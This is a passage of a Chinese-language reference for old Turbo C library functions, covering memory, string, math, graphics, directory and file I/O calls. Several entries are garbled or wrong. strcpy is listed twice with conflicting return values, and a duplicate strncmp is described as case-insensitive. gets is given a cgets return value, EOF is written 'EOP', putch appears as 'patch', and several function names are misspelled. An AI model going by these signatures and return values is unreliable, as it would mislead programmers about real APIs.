 返回值: 返回指向destin的指针。
 说明: 允许源与目标重叠。

memicmp 内存块比较
 用法: #include <mem.h>
 int memicmp(void *s1, void *s2, unsigned n);
 参数: 比较s1所指内存块和s2所指内存块的前n个字节。
 返回值: s1 < s2时返回值 < 0, s1 = s2时返回值 = 0, s1 > s2时返回值 > 0。
 说明: 比较时字母不分大小写。

memmove 内存块拷贝
 用法: #include <mem.h>
 void *memmove(void *destin, void *source, unsigned n);
 参数: 从源内存块source拷贝n个字节到目标内存块destin中。
 返回值: 返回指向destin的指针。

memset 设置内存块
 用法: #include <mem.h>
 void *memset(void *s, char c, unsigned n);
 参数: 将s的前n个字节设置成c。
 返回值: 返回s的值。

movdata 拷贝字节
 用法: #include <mem.h>
 void movdata(void *source, void *destin, unsigned len);
 参数: 把len字节的块从source拷贝到destin。
 说明: 允许源与目标重叠。

setmem 存值到存储区
 用法: #include <mem.h>
 void setmem(void *addr, int len, char value);
 参数: 把value存到长度为len的addr所指的存储区。

strcpy 拷贝字符串

用法: #include <string.h>
 char *strcpy(char *destin, char *source);
 参数: 拷贝source中字符到destin。
 返回值: 返回destin+strlen(source)。

strcat 连接串
 用法: #include <string.h>
 char *strcat(char *destin, char *source);
 参数: 将源串source加到目标串destin的末尾。
 返回值: 返回指向连接串的指针。

strchr 正向搜索字符串
 用法: #include <string.h>
 char *strchr(char *str, char c);
 参数: 在str中正向查找c的第一次出现。
 返回值: 若找到c则返回指向串str中第一个c的指针, 否则返回NULL。

strcmp 串比较
 用法: #include <string.h>
 int strcmp(char *str1, char *str2);
 参数: 串str1和串str2进行比较。
 返回值: str1 < str2 时返回值 < 0, str1 = str2 时返回值 = 0, str1 > str2 时返回值 > 0。

strcpy 串拷贝
 用法: #include <string.h>
 char *strcpy(char *destin, char *source);
 参数: 将源串source拷贝到目标串destin。
 返回值: 返回destin。

strcspn 搜索串中不包含给定串的字符集的第一个段
 用法: #include <string.h>
 int strcspn(char *str1, char *str2);
 参数: str1 - 源串, str2 - 给定子串。
 返回值: 返回串str1中无串str2中字符的初始段长度。

strdup 复制串
 用法: #include <string.h>
 char *strdup(char *str);
 参数: str是被复制的串。
 返回值: 若能分配存储空间则返回指向复制串存储位置的指针, 否则返回NULL。
 说明: 通过调用malloc分配空间, 长度为(strlen(str)+1)字节。

stricmp 串比较
 用法: #include <string.h>
 int stricmp(char *str1, char *str2);
 参数: 串str1和串str2进行比较。
 返回值: str1 < str2 时返回值 < 0, str1 = str2 时返回值 = 0, str1 > str2 时返回值 > 0。
 说明: 比较时字母不分大小写。

strlen 求串的长度
 用法: #include <string.h>
 unsigned strlen(char *str);
 参数: str是指向欲求长度的串的指针。
 返回值: 返回串str中的字符数, 不包括串尾的空字符。

strlwr 将串中的大写字母转换成小写字母
 用法: #include <string.h>
 char *strlwr(char *str);
 参数: str是指向欲转换的串的指针。
 返回值: 返回指向串str的指针。

strncat 串连接
 用法: #include <string.h>
 char *strncat(char *destin, char *source, int maxlen);
 参数: 源串source中最多maxlen个字符加到目标串destin之后。
 返回值: 返回新串destin。

strncmp 串比较
 用法: #include <string.h>
 int strncmp(char *str1, char *str2, int maxlen);
 参数: 串str1和串str2最多maxlen个字符进行比较。
 返回值: str1 < str2 时返回值 < 0, str1 = str2 时返回值 = 0, str1 > str2 时返回值 > 0。

strncpy 串拷贝
 用法: #include <string.h>
 char *strncpy(char *destin, char *source, int maxlen);
 参数: 拷贝source中最多maxlen个字符到串destin中。
 返回值: 返回destin。
 说明: 必要时截断或添加, 目标串不以空字符结束。

strncmp 串比较
 用法: #include <string.h>
 int strncmp(char *str1, char *str2, unsigned maxlen);
 参数: 串str1和串str2最多maxlen个字符进行比较。
 返回值: str1 < str2 时返回值 < 0, str1 = str2 时返回值 = 0, str1 > str2 时返回值 > 0。
 说明: 比较时字母不分大小写。

strnset 设置子串的值
 用法: #include <string.h>
 char *strnset(char *str, char c, unsigned n);
 参数: 把串str的前n个字符设为c。
 返回值: 返回str。

strpbrk 在串中搜索给定的字符
用法: #include <string.h>
char *strpbrk(char *str1, char *str2);
参数: str1 - 被搜索串, str2 - 给定字符组成的串。
返回值: 若找到给定的字符则返回指向其在串 str1 中第一次出现的位置的指针, 否则返回 NULL。

strrchr 反向搜索字符串
用法: #include <string.h>
char *strrchr(char *str, char c);
参数: 在 str 中查找 c 的最后一次出现。
返回值: 若找到 c 则返回指向串 str 中最后一个 c 的指针, 否则返回 NULL。

strrev 颠倒串中的字符顺序
用法: #include <string.h>
char *strrev(char *str);
参数: str 是指向欲颠倒的串的指针。
返回值: 返回指向新串 str 的指针。

strset 设定串的值
用法: #include <string.h>
char *strset(char *str, char c);
参数: 将串 str 中的所有字符设置成 c。
返回值: 返回串 str。

strspn 在串中搜索给定的字符集
用法: #include <string.h>
int strspn(char *str1, char *str2);
参数: str1 - 被搜索串, str2 - 给定字符集组成的串。
返回值: 返回串 str1 中出现给定字符集中全部字符的第一段的长度。

strstr 搜索子串
用法: #include <string.h>
char *strstr(char *str1, char *str2);
参数: 寻找子串 str2 在串 str1 中第一次出现的位置。
返回值: 若找到 str2 则返回 str1 中指向包含串 str2 的第一个位置的指针, 否则返回 NULL。

strtok 搜索串中的单词
用法: #include <string.h>
char *strtok(char *str1, char *str2);
参数: 串 str1 是被搜索串, 串 str2 中的字符作为单词的分隔符。
返回值: 第一次调用 strtok 时, 返回指向 str1 中第一个单词的指针, 并在返回单词后立即写一空字符到 str1 中, 随后用 NULL 作为第一个参数的调用, 直至扫描到没有剩余单词为止, 当 str1 中无单词时返回 NULL。
说明: 在不同的调用过程中, 分隔符串 str2 可以不同。

strupr 将串中的小写字母转换成大写字母
用法: #include <string.h>
char *strupr(char *str);
参数: str 是指向欲转换的串的指针。
返回值: 返回指向串 str 的指针。

5. 数学库

abs 绝对值
用法: #include <math.h>
int abs(int i);
参数和返回值: 返回整数的绝对值。

acos, asin, atan, atan2 反三角函数
用法: #include <math.h>
double acos(double x);
double asin(double x);
double atan(double x);
double atan2(double y, double x);
参数: asin 和 acos 的参数必须在 -1 和 1 之间。
返回值: acos, asin, atan 返回各自的反三角函数值, atan2 返回 y/x 的反正切值。

ceil 上舍入
用法: #include <math.h>
double ceil(double x);
参数和返回值: 返回不小于 x 的最小整数。

cos, sin, tan 三角函数
用法: #include <math.h>
double cos(double x);
double sin(double x);
double tan(double x);
返回值: 返回各自的三角函数值。

exp 指数函数
用法: #include <math.h>
double exp(double x);
参数和返回值: 返回指数函数值 (e 的 x 次方)。

fabs 绝对值
用法: #include <math.h>
double fabs(double x);
参数和返回值: 返回双精度数 x 的绝对值。

floor 下舍入
用法: #include <math.h>
double floor(double x);
参数和返回值: 返回不大于 x 的最大整数。

fmod 求模
用法: #include <math.h>
double fmod(double x, double y);
参数和返回值: 返回 x 对 y 的模, 即 x/y 的余数。

frexp 分解双精度数为尾数和指数
用法: #include <math.h>
double frexp(double value, int *eptr);
参数和返回值: 把 value 分解为尾数 x 和指数 n, 返回 x, n 则存在 eptr 所指的整型变量中。

hypot 计算直角三角形的斜边长
用法: #include <math.h>
double hypot(double x, double y);
参数和返回值: 返回以 x 和 y 为直角边的三角形的斜边的长。

labs 长绝对值
用法: #include <math.h>
long labs(long n);
参数和返回值: 返回长整数 n 的绝对值。

log, log10 对数函数
用法: #include <math.h>
double log(double x);
double log10(double x);
参数和返回值: log 返回 ln(x), log10 返回 lg(x)。

modf 把双精度值分成整数和小数
用法: #include <math.h>
double modf(double value, double *iptr);
参数和返回值: 返回 value 的小数部分, 整数部分则存在 iptr 中。

poly 产生一个多项式
用法: #include <math.h>
double poly(double x, int n, double c[]);
参数: x 为底, n 为最高次幂, c[i] 为 x 的 i 次方项的系数。
返回值: 返回给定 x 的多项式的值。

pow 指数函数
用法: #include <math.h>
double pow(double x, double y);
参数和返回值: 返回 x 的 y 次方的值。

pow10 以 10 为底的指数函数
用法: #include <math.h>
double pow10(int p);
参数和返回值: 返回 10 的 p 次方的值。

rand 随机数发生器
用法: #include <stdlib.h>
int rand(void);
返回值: 返回 0 到 32767 范围内的一个伪随机数。

random 随机数发生器
用法: #include <stdlib.h>
int random(int n);
参数和返回值: 返回 0 到 (num-1) 范围内的一个随机数。

randomize 初始化随机数发生器
用法: #include <stdlib.h>
void randomize(void);
说明: 该函数用一个随机值对随机数发生器进行初始化。

sqrt 算术平方根
用法: #include <math.h>
double sqrt(double x);
参数和返回值: 返回 x 的算术平方根

srand 初始化随机数发生器
用法: #include <stdlib.h>
void srand(unsigned seed);
参数: seed = 1 或其他值。

6. 图形弧

arc 画圆弧
用法: #include <graphics.h>
void far arc(int x, int y, int stangle, int endangle, int radius);
参数: (x, y) - 圆心, radius - 半径, stangle - 起始角, endangle - 终止角。
说明: 圆心角以度为单位。

bar 画条形图
用法: #include <graphics.h>
void far bar(int left, int top, int right, int bottom);
参数: (left, top) - 条形的左上角坐标, (right, bottom) - 右下角坐标。

bar3d 画三维条形图
用法: #include <graphics.h>
void far bar3d(int left, int top, int right, int bottom, int depth, int topflag);
参数: (left, top) - 条形的左上角坐标, (right, bottom) - 右下角坐标, depth - 深度, topflag - 画顶标志 (非零则画顶, 否则不画顶)。

circle 画圆
用法: #include <graphics.h>
void far circle(int x, int y, int radius);
参数: (x, y) - 圆心, radius - 半径。

cleardevice 清除图形屏幕
用法: #include <graphics.h>
void far cleardevice(void);

clearviewport 清除当前视图
用法: #include <graphics.h>
void far clearviewport(void);

closegraph 关闭图形系统
用法: #include <graphics.h>
void far closegraph(void);

detectgraph 通过检测图形适配器以确定图形驱动程序
用法: #include <graphics.h>
void far detectgraph(int far *graphdriver, int far *graphmode);

参数: *graphdriver 是一个整数(0~40),它指定要用的图形驱动程序,一般采用在GRAPHICS.H中定义的graphics_drivers枚举型中的常量来表示graphdriver的值。

drawpoly 画多边形
用法: #include <graphics.h>
void far drawpoly(int numpoints, int far *polypoints);
void far drawpoly(int numpoints, int far *polypoints);

参数: numpoints - 顶点数, *polypoints指向一个整数序列(2 * numpoints个整数),每一对整数为一顶点的坐标。
说明: drawpoly只画外廓, fillpoly画外廓并填充。

ellipse 画椭圆弧
用法: #include <graphics.h>
void far ellipse(int x, int y, int stangle, int endangle, int xradius, int yradius);

参数: (x,y) - 中心, xradius - 长轴, yradius - 短轴, stangle - 起始角, endangle - 终止角。
说明: 圆心角以度为单位。

fillellipse 画椭圆并填充
用法: #include <graphics.h>
void far fillellipse(int x, int y, int xradius, int yradius);

参数: (x,y) - 中心, xradius - 长轴, yradius - 短轴。

floodfill 填充封闭区域
用法: #include <graphics.h>
void far floodfill(int x, int y, int border);

参数: (x,y) - 起点, border - 边界颜色。

getbkcolor 取背景颜色
用法: #include <graphics.h>
int far getbkcolor(void);

返回值: 当前背景颜色号。

getcolor 取当前画线颜色
用法: #include <graphics.h>
int far getcolor(void);

返回值: 当前画线颜色号。

getdrivername 取驱动程序名
用法: #include <graphics.h>
int far getdrivername(void);

返回值: 返回指向当前图形驱动程序名的指针。

getfillsettings 取填充模式和颜色信息
用法: #include <graphics.h>
void far getfillsettings(struct fillsettingstype far *fillinfo);

参数: 填充模式和颜色信息填入fillinfo所指的fillsettingstype结构中。
说明: fillsettingstype结构在GRAPHICS.H中定义。

getgraphmode 取当前图形模式
用法: #include <graphics.h>
int far getgraphmode(void);

返回值: 返回由initgraph或setgraphmode先设置的图形模式。

getimage 存储图形
用法: #include <graphics.h>
void far getimage(int left, int top, int right, int bottom, void far *bitmap);

参数: left,top,right,bottom 定义屏上图形的矩形区域,bitmap指向主存储区中存放图形的区域。

getlinesttings 取当前线型信息
用法: #include <graphics.h>
void far getlinesttings(struct linesettingstype far *lineinfo);

参数: 有关当前的线型、模式和宽度信息存么由lineinfo所指的linesettingstype结构中。
说明: 结构linesettingstype在GRAPHICS.H中定义。

getmaxcolor 取最大颜色值
用法: #include <graphics.h>
int far getmaxcolor(void);

返回值: 返回当前图形驱动程序和模式下最大的有效颜色值。

getmaxx 取屏幕最大X坐标
用法: #include <graphics.h>
int far getmaxx(void);

返回值: 返回当前图形驱动程序和模式下的最大X值。

getmaxy 取屏幕最大Y坐标
用法: #include <graphics.h>
int far getmaxy(void);

返回值: 返回当前图形驱动程序和模式下的最大Y值。

getpixel 取象素的颜色
用法: #include <graphics.h>
int far getpixel(int x, int y);

参数和返回值: 返回(x,y)处的象素颜色。

gettextsttings 取文设置信息
用法: #include <graphics.h>
void far gettextsttings(struct textsttingstype far *textinfo);

参数: 将当前文本的字体、方向、大小和对齐方式的信息填入由textinfo所指的textsttingstype结构中。
说明: textsttingstype结构在GRAPHICS.H中定义。

getviewsettings 取当前视区信息
用法: #include <graphics.h>
void far getviewsettings(struct viewportstype far *viewport);

参数: 将当前视区的信息填入由viewport所指的viewportstype结构中。
说明: viewportstype结构在GRAPHICS.H中定义。

getx, gety 取当前位置的X、Y坐标
用法: #include <graphics.h>
int far getx(void);
int far gety(void);

返回值: getx返回当前位置的X坐标, gety返回当前的Y坐标。

graphdefaults 设置图形的缺省值
用法: #include <graphics.h>
void far graphdefaults(void);

说明: 缺省值为: 视区为整个屏幕, 当前位置为(0,0)及缺省的调整色板颜色、背景颜色、画线颜色、填充类型和模式、文本字体和对齐方式。

imagesize 计算存储图形的大小
用法: #include <graphics.h>
unsigned far imagesize(int left, int top, int right, int bottom);

参数: left,top,right,bottom 定义屏上图形的矩形区域。
返回值: 存放图形的存储空间的字字节数(包括记录矩形宽和高头两个字节)。

initgraph 初始化图形系统
用法: #include <graphics.h>
void far initgraph(int far *graphdriver, int far *graphmode, char far *pathdriver);

参数: graphdriver(0~40);一般采用 GRAPHICS.H中定义的枚举型 graphics_drivers 输出的常量 指定图形驱动程序, *graphmode 说明初始图形模式, pathdriver 指明图形驱动程序的目录路径(若为NULL则为当前路径)。

line, lineto, linerel 画直线
用法: #include <graphics.h>
void far line(int x0, int y0, int x1, int y1);
void far lineto(int x, int y);
void far linerel(int dx, int dy);

参数: line 在点(x0,y0)与点(x1,y1)之间画一条直线; lineto 从当前位置到点(x,y)画一条直线; linerel 从当前位置到与当前位置相对距离为(dx,dy)的点画一条直线。

moveto, moverel 移动当前点的位置
用法: #include <graphics.h>
void far moveto(int x, int y);
void far moverel(int dx, int dy);

参数: moveto 将当前位置移到(x,y), moverel 将当前位置移到与当前位置相对距离为(dx,dy)的点。

outtext, outtextxy 显示字符串
用法: #include <graphics.h>
void far outtext(char far *textstring);
void far outtextxy(int x, int y, char far *textstring);

参数: outtext 当前位置输出textstring, outtextxy 在(x,y)处输出textstring。

piefill 画扇形并填充
用法: #include <graphics.h>
void far piefill(int x, int y, int stangle, int endangle, int radius);

参数: (x,y) - 圆心, radius - 半径, stangle - 起始角, endangle - 终止角。
说明: 圆心角以度为单位。

putimage 恢复图形
用法: #include <graphics.h>
void far putimage(int left, int top, void far *bitmap, int op);

参数: left和top 定义屏上图形的矩形区域的左上角, bitmap 指向主存储区中存放图形的区域, op(0~4) 是一个算子, 用于控制计算象素的颜色, op 一般用 GRAPHICS.H 中定义的枚举 putimage-op 给出的算子的名字来表示。

putpixel 画一象素点
用法: #include <graphics.h>
void far putpixel(int x, int y, int pcolor);

参数: 在(x,y)处以颜色pcolor画点。

rectangle 画矩形
用法: #include <graphics.h>
void far rectangle(int left, int top, int right, int bottom);

参数: (left,top) - 左上角坐标, (right,bottom) - 右下角坐标。

restorecrtmode 将屏幕恢复为initgraph设置的值
用法: #include <graphics.h>
void far restorecrtmode(void);

sector 画扇形并填充
用法: #include <graphics.h>
void far sector(int x, int y, int stangle, int endangle, int xradius, int yradius);

参数: (x,y) - 中心, xradius - 长轴, yradius - 短轴, stangle - 起始角, endangle - 终止角。
说明: 圆心角以度为单位。

setactivepage 设置活动图形页
用法: #include <graphics.h>
void far setactivepage(int pagenum);

参数: pagenum 是有效的图形页号。

setspectratio 设置图形的纵横比例
用法: #include <graphics.h>
void far setspectratio(int xasp, int yasp);

参数: xasp和yasp的比决定图形的纵横比。
说明: 在VGA方式下一般xasp和yasp取1000左右。

setbkcolor 设置背景颜色
用法: #include <graphics.h>
void far setbkcolor(int color);

参数: color - 背景颜色。

setcolor 设置画线颜色
用法: #include <graphics.h>
void far setcolor(int color);

参数: color - 画线颜色。
setfillpattern 设置自定义的填充模式
 用法: #include <graphics.h>
 void far setfillpattern(char far *upattern, int color);
 参数: upattern 是一个指向连续 8 个字节的指针;每个字节与 8 个象素对应, color - 颜色。
setfillstyle 设置填充方式
 用法: #include <graphics.h>
 void far setfillstyle(int pattern, int color);
 参数: pattern - 填充模式, color - 填充颜色。
setgraphmode 设置图形模式
 用法: #include <graphics.h>
 void far setgraphmode(int mode);
 参数: 按 mode 设置图形模式。
setlinestyle 设置画线类型
 用法: #include <graphics.h>
 void far setlinestyle(int linestyle, unsigned upattern, int thickness);
 参数: linestyle - 线型, thickness - 线宽度, upattern - 自定义线型的 16 位模式(仅当 linestyle = 4 时起作用)。
 说明: GRAPHICS.H 中定义的枚举类型 line-styles 给出了 linestyle 的线型名和线宽度数量。
settextjustify 设置文本的对齐方式
 用法: #include <graphics.h>
 void far settextjustify(int horiz, int vert);
 参数: horiz 和 vert 的值设置文本的对齐方式。
 说明: horiz 和 vert 的符号常量在 GRAPHICS.H 中定义的枚举型 text-just 给出。
settextstyle 设置文本的字体、方向和大小
 用法: #include <graphics.h>
 void far settextstyle(int font, int direction, int charsize);
 参数: font - 字体, direction - 方向(HORIZ-DIR 或 VER-DIR), charsize - 大小(0-2)。
 说明: 字体的符号名由 GRAPHICS.H 中定义的枚举型 font-name 给出。
setusercharsize 定义矢量字体的放大因子
 用法: #include <graphics.h>
 void far setusercharsize(int multix, int divx, int multy, int divy);
 参数: 宽度比例因子: multix/divx, 高度比例因子: multy/divy。
setviewport 建立新视区
 用法: #include <graphics.h>
 void far setviewport(int left, int top, int right, int bottom, clipping);
 参数: (left,top) - 左上角坐标, (right,bottom) - 右下角坐标, 如果 clipping 非零则在画线时在视区边界处截断, 否则不截断。
setvisualpage 设置可见的图形页
 用法: #include <graphics.h>
 void far setvisualpage(int pagenum);
 参数: 使 pagenum 页成为可见的页。
setwritemode 设置画线的输出方式
 用法: #include <graphics.h>
 void far setwritemode(int mode);
 参数: 若 mode = 0 则画线时覆盖屏幕上原有的图象, 若 mode = 1 则新的象素点与旧象素点先行异或后再往屏幕输出。
textheight, textwidth 取字符串的高度、宽度
 用法: #include <graphics.h>
 int far textheight(char far *textstring);
 int far textwidth(char far *textstring);
 参数: textstring 是指向字符串的指针。
 返回值: textheight 和 textwidth 分别返回以象素为单位的字符串高度和宽度。
7. 目录管理
chdir 设置当前目录
 用法: #include <dir.h>
 int chdir(char *path);
 参数: path 是指向目录的指针。
 返回值: 成功则返回 0, 否则返回 -1。
findfirst, findnext 搜索磁盘目录
 用法: #include <dir.h>
 #include <dos.h>
 int findfirst(char *pathname, struct ffblk *ffblk, int attrib);
 int findnext(struct ffblk *ffblk);
 参数: 如果找到了目录和文件名字符串则将其信息填入 ffblk 结构中, attrib 指定要查找的文件的属性。
 返回值: 成功则返回 0, 否则返回 -1。
 说明: findnext 是按 findfirst 的 pathname 继续搜索磁盘目录。
fnmerge 建立路径文件名
 用法: #include <dir.h>
 void fnmerge(char *path, char *drive, char *dir, char *name, char *ext);
 参数: path - 建立的路径文件名, drive - 驱动器号, dir - 目录, name - 文件主名, ext - 文件扩展名。
fnsplit 分解路径文件名
 用法: #include <dir.h>
 int fnsplit(char *path, char *drive, char *dir, char *name, char *ext);
 参数: path - 输出的路径文件名, drive - 驱动器号, dir - 目录, name - 文件主名, ext - 文件扩展名。
 返回值: 返回一整数, 它由五个标志位组成, 表示 path 中存在的路径的成分。
 说明: 标志位在 DIR.H 中定义。
getcurdir 取指定驱动器的当前目录
 用法: #include <dir.h>
 int getcurdir(int drive, char *dirc);
 参数: drive 指定驱动器号(0=缺省, 1=A 等), dirc 是指向存放目录名的存储区的指针。

返回值: 成功则返回 0, 否则返回 -1。
getcwd 取当前目录
 用法: #include <dir.h>
 char *getcwd(char *buf, int n);
 参数: 取得的目录(包括驱动器号), 最长为 n 字节, 存放在缓冲区 buf 中。
 返回值: 成功则返回 buf, 否则返回 NULL。
getdisk 取当前驱动器号
 用法: #include <dir.h>
 int getdisk(void);
 返回值: 返回当前驱动器号, 0=A, 1=B 等。
mkdir 建目录
 用法: #include <dir.h>
 int mkdir(char *pathname);
 参数: pathname 给定目录名。
 返回值: 成功则返回 0, 否则返回 -1。
rmdir 删除目录
 用法: #include <dir.h>
 int rmdir(char *pathname);
 参数: pathname 给定目录名。
 返回值: 成功则返回 0, 否则返回 -1。
searchpath 搜索 DOS 路径
 用法: #include <dir.h>
 char *searchpath(char *filename);
 参数: filename 给定目录名。
 返回值: 成功则返回指向文件名的指针, 否则返回 NULL。
setdisk 设置当前驱动器号
 用法: #include <dir.h>
 int setdisk(int drive);
 参数: drive 指定驱动器号(0=A, 1=B 等)。
 返回值: 返回可用驱动器个数。
8. 输入输出
access 确定文件寄读写权限
 用法: #include <io.h>
 int access(int *filename, int amode);
 参数: 检查 filename 所指的文件是否具有 amode 指定的读写权限, amode 值的含义为: 06 - 检查读写允许, 04 - 检查读允许, 02 - 检查写允许, 01 - 执行(被忽略), 00 - 检查文件的存在性。
 返回值: 若要求的读写权限是允许的则返回 0, 否则返回 -1。
gets 从控制台读字符串
 用法: #include <conio.h>
 char *gets(char *string);
 参数: 读到的字符串存到 string。
 返回值: &string[2]。
chmod 设置文件的读写权限
 用法: #include <io.h>
 int chmod(char *filename, int permis);
 参数: 根据 permis 的值设置文件 filename 的读写权限(permis 一般采用 SYS.H 中定义的文件读写权限的符号常量)。
 返回值: 若成功则返回 0, 否则返回 -1。
chmod 取或设置文件属性
 用法: #include <io.h>
 int chmod(char *filename, int func, int attrib);
 参数: 若 func = 0 则返回文件 filename 的 MS-DOS 属性, 若 func = 1 则设置文件的属性为 attrib。
 返回值: 若成功则返回文件属性, 否则返回 -1。
chsize 改变文件大小
 用法: #include <io.h>
 int chsize(int handle, long size);
 参数: 将与 handle 关联的文件的大小改为 size 字节。
 返回值: 若成功则返回 0, 否则返回 -1。
cputs 送字符串到控制台
 用法: #include <conio.h>
 void cputs(char *string);
 参数: 写以空字符结尾的字符串 string 到控制台, 不加换行符。
fclose, fcloseall 关闭一个流
 用法: #include <stdio.h>
 int fclose(FILE *stream);
 int fcloseall(void);
 参数: fclose 关闭流 stream; fcloseall 关闭 stdin, stdout, stderr, stderr 以外的所有流。
 返回值: 成功时 fclose 返回 0, fcloseall 返回它所关闭的流的总数, 失败时都返回 EOF。
feof 检测文件结束
 用法: #include <stdio.h>
 int feof(FILE *stream);
 参数和返回值: 若读到所给文件 stream 时返回非零值, 否则返回 0。
fgetpos, fsetpos 取、设置当前文件指针
 用法: #include <stdio.h>
 int fgetpos(FILE *stream, fpos_t *p);
 int fsetpos(FILE *stream, const fpos_t *p);
 参数: fgetpos 取与 stream 相联系的文件指针的位置存在 pos 所指的地方; fsetpos 把与 stream 相联系的文件指针置于此前对该流调用 fseek 所得的新位置。

返回值: 成功则返回0, 否则返回非0值。
 说明: 类型 `fpos_t` 在 `STDIO.H` 中定义为: `typedef long fpos_t`。

filelength 取文件长度字节数
 用法: #include <io.h>
 long filelength(int handle);
 参数和返回值: 成功时返回与句柄 `handle` 相关联的文件的长度, 否则返回 -1L。

fileno 取得文件句柄
 用法: #include <stdio.h>
 int fileno(FILE *stream);
 参数和返回值: 返回与 `stream` 相关联的文件句柄。

fopen 打开一个流
 用法: #include <stdio.h>
 FILE *fopen(char *filename, char *type);
 参数: 打开 `filename` 指定的文件, `type` 指明打开的方式, 可以是下面的值之一:
 r - 打开用于读; w - 打开用于写; a - 打开用于添加; r+ - 打开用于读和写; w+ - 创建新文件用于写; a+ - 打开用于在原有文件之后更新。
 返回值: 返回打开的流。

fread 从流中读数据
 用法: #include <stdio.h>
 int fread(void *ptr, int size, int nitems, FILE *stream);
 参数: 从 `stream` 中读每一项长度为 `size` 的 `nitems` 项数据到 `ptr` 所指的块中。
 返回值: 成功时返回读的数据项数, 失败时返回一短计数值。

fseek 重定位流上的文件指针
 用法: #include <stdio.h>
 int fseek(FILE *stream, long offset, int fromwhere);
 参数: 将与 `stream` 相联的文件指针到新的位置, 该位置与 `fromwhere` (0-3) 给定的位置距离为 `offset` 字节。
 返回值: 成功则返回0, 否则返回非0值。
 说明: `fromwhere` 一般采用 `STDIO.H` 中定义的文件位置符号常量。

fstat, stat 取打开文件的信息
 用法: #include <sys\stat.h>
 int fstat(char *handle, struct stat *buff);
 int stat(char *pathname, struct stat *buff);
 参数: `fstat` 取与句柄 `handle` 相关联的打开文件的信息, `stat` 取 `pathname` 所指的打开文件或目录的信息存到 `buff` 所指的结构 `stat` 中。
 返回值: 成功则返回0, 否则返回 -1。

ftell 取当前文件指针位置
 用法: #include <stdio.h>
 int ftell(FILE *stream);
 参数和返回值: 返回 `stream` 中当前文件指针位置相对文件头的字节数。

fwrite 写数据到流中
 用法: #include <stdio.h>
 int fwrite(void *ptr, int size, int nitems, FILE *stream);
 参数: 将长度为 `size` 的 `nitems` 项数据写到 `stream` 中 `ptr` 所指的块中。
 返回值: 成功则返回已写的数据项数, 否则返回一短计数值。

getc, fgetc, getchar, fg, char, getch, getche, getw 从流中取字符
 用法: #include <stdio.h>
 int getc(FILE *stream);
 int fgetc(FILE *stream);
 int getchar(void);
 int fgchar(void);
 int getch(void);
 int getche(void);
 int getw(FILE *stream);
 参数: `getc` 和 `fgetc` 从指定流 `stream` 读字符;
`getchar` 和 `fgchar` 从标准流 `stdin` 读字符;
`getch` 和 `getche` 从控制台读字符;
`getw` 从指定的输入流 `stream` 读整数。
 返回值: 成功时返回所读的字符, 遇到文件结束或出错时返回 EOP。
 说明: `getche` 回显所读的字符, `getch` 不回显。

gettime, settime 存取文件的日期和时间
 用法: #include <dos.h>
 int gettime(int handle, struct ttime *ftimep);
 int settime(int handle, struct ttime *ftimep);
 参数: `gettime` 取 `ftimep` 所指的 `ttime` 结构中 与文件句柄 `handle` 相关联的文件的日期和时间。
`settime` 把与文件句柄 `handle` 相关联的文件的日期和时间存入 `ftimep` 所指的 `ttime` 结构中。
 返回值: 成功时返回0, 否则返回 -1。

getpass 读口令
 用法: #include <conio.h>
 char *getpass(char *prompt);
 参数: 在提示信息 `prompt` 之后从系统控制台读入下一个口令并禁止回显。
 返回值: 返回指向口令字符串的指针。

gets, fgets 从流中读字符串
 用法: #include <stdio.h>
 char *gets(char *string);
 char *fgets(char *string, int n, FILE *stream);
 参数: `gets` 从标准流 `stdin` 中读一字符串到 `string`, `fgets` 从 `stream` 中读字符串到 `string`。
 返回值: 成功时返回所读的字符串 `string`, 遇到文件结束或出错时返回 NULL。
 说明: `fgets` 保留换行符, 读入 `string` 的最后一个字符后跟一个空字符。

ioctl 控制 I/O 设备
 用法: #include <io.h>
 int ioctl(int handle, int cmd [, int *argdx, int argcx]);
 参数: 其功能依赖于 `cmd` 的值:
 0 - 取设备信息
 1 - 置设备信息
 2 - 读 `argdx` 所指的地址中

3 - 从 `argdx` 所指地址中取 `argcx` 字节
 4 - 同2, 但 `handle` 被看作是驱动器号 (0=A, 1=B 等)
 5 - 同3, 但 `handle` 被看作是驱动器号 (0=A, 1=B 等)
 6 - 取输入状态
 7 - 取输出状态
 8 - 测试可删除性, 只适用于 DOS3.X
 11 - 设置共享冲突的重试次数, 只适用于 DOS3.X

返回值: `cmd=0, 1` 时返回设备信息, `cmd=2, 5` 时返回实际传送的字节数, `cmd=6, 7, 8, 11` 时返回设备状态, 失败则返回 -1。

isatty 检查设备类型
 用法: #include <io.h>
 int isatty(int handle);
 参数和返回值: 若与 `handle` 相关联的设备是字符设备则返回非零值, 否则返回0。

kbhit 检查按下的键
 用法: #include <conio.h>
 int kbhit(void);
 返回值: 若按键有效则返回非零整数, 否则返回0。

printf, fprintf, cprintf, sprintf, vprintf, vfprintf, vsprintf 格式化输出
 用法: #include <stdio.h>
 int printf(char *format, ...);
 int fprintf(FILE *stream, char *format[, argument, ...]);
 int cprintf(char *format[, argument, ...]);
 int sprintf(char *string, char *format[, argument, ...]);
 int vprintf(char *format, va-list param);
 int vfprintf(FILE *stream, char *format, va-list param);
 int vsprintf(char *string, char *format, va-list param);
 参数: `printf` 输出到标准流 `stdout`;
`fprintf` 输出到指定流 `stream`;
`cprintf` 输出到控制台;
`sprintf` 输出到字符串 `string`;
`vprintf` 类似 `printf`, 但它从 `va-arg` 数组的 `va-list param` 中接受参数;
`vfprintf` 类似 `fprintf`, 但它从 `va-arg` 数组的 `va-list param` 中接受参数;
`vsprintf` 类似 `sprintf`, 但它从 `va-arg` 数组的 `va-list param` 中接受参数。
 返回值: 返回输出的字节数, 出错时返回 EOP。

putc, fputc, putchar, patch, putchar, putw 输出一字符到流中
 用法: #include <stdio.h>
 int putc(int ch, FILE *stream);
 int fputc(int ch, FILE *stream);
 int putchar(int ch);
 int patchar(int ch);
 int putw(int w, FILE *stream);
 参数: `putc` 和 `fputc` 把字符送到指定输出流 `stream`;
`putchar` 和 `patchar` 把字符送到标准流 `stdout`;
`patch` 把字符送到控制台;
`putw` 输出整数 `w` 到输出流 `stream`。
 返回值: 成功时 `putw` 返回 `w`, `patch` 什么也不返回, 其他返回字符 `ch`, 失败时除 `patch` 外均返回 EOP。

puts, fputs 送字符串到流中
 用法: #include <stdio.h>
 int puts(char *string);
 int fputs(char *string, FILE *stream);
 参数: `puts` 拷贝以空字符结尾的字符串 `string` 到标准流 `stdout` 中, 并加上换行符;
`fputs` 拷贝以空字符结尾的字符串 `string` 到指定流 `stream` 中, 不加换行符。
 返回值: 成功时返回最后所写的字符, 否则返回 EOP。

rename 文件更名
 用法: #include <stdio.h>
 int rename(char *oldname, char *newname);
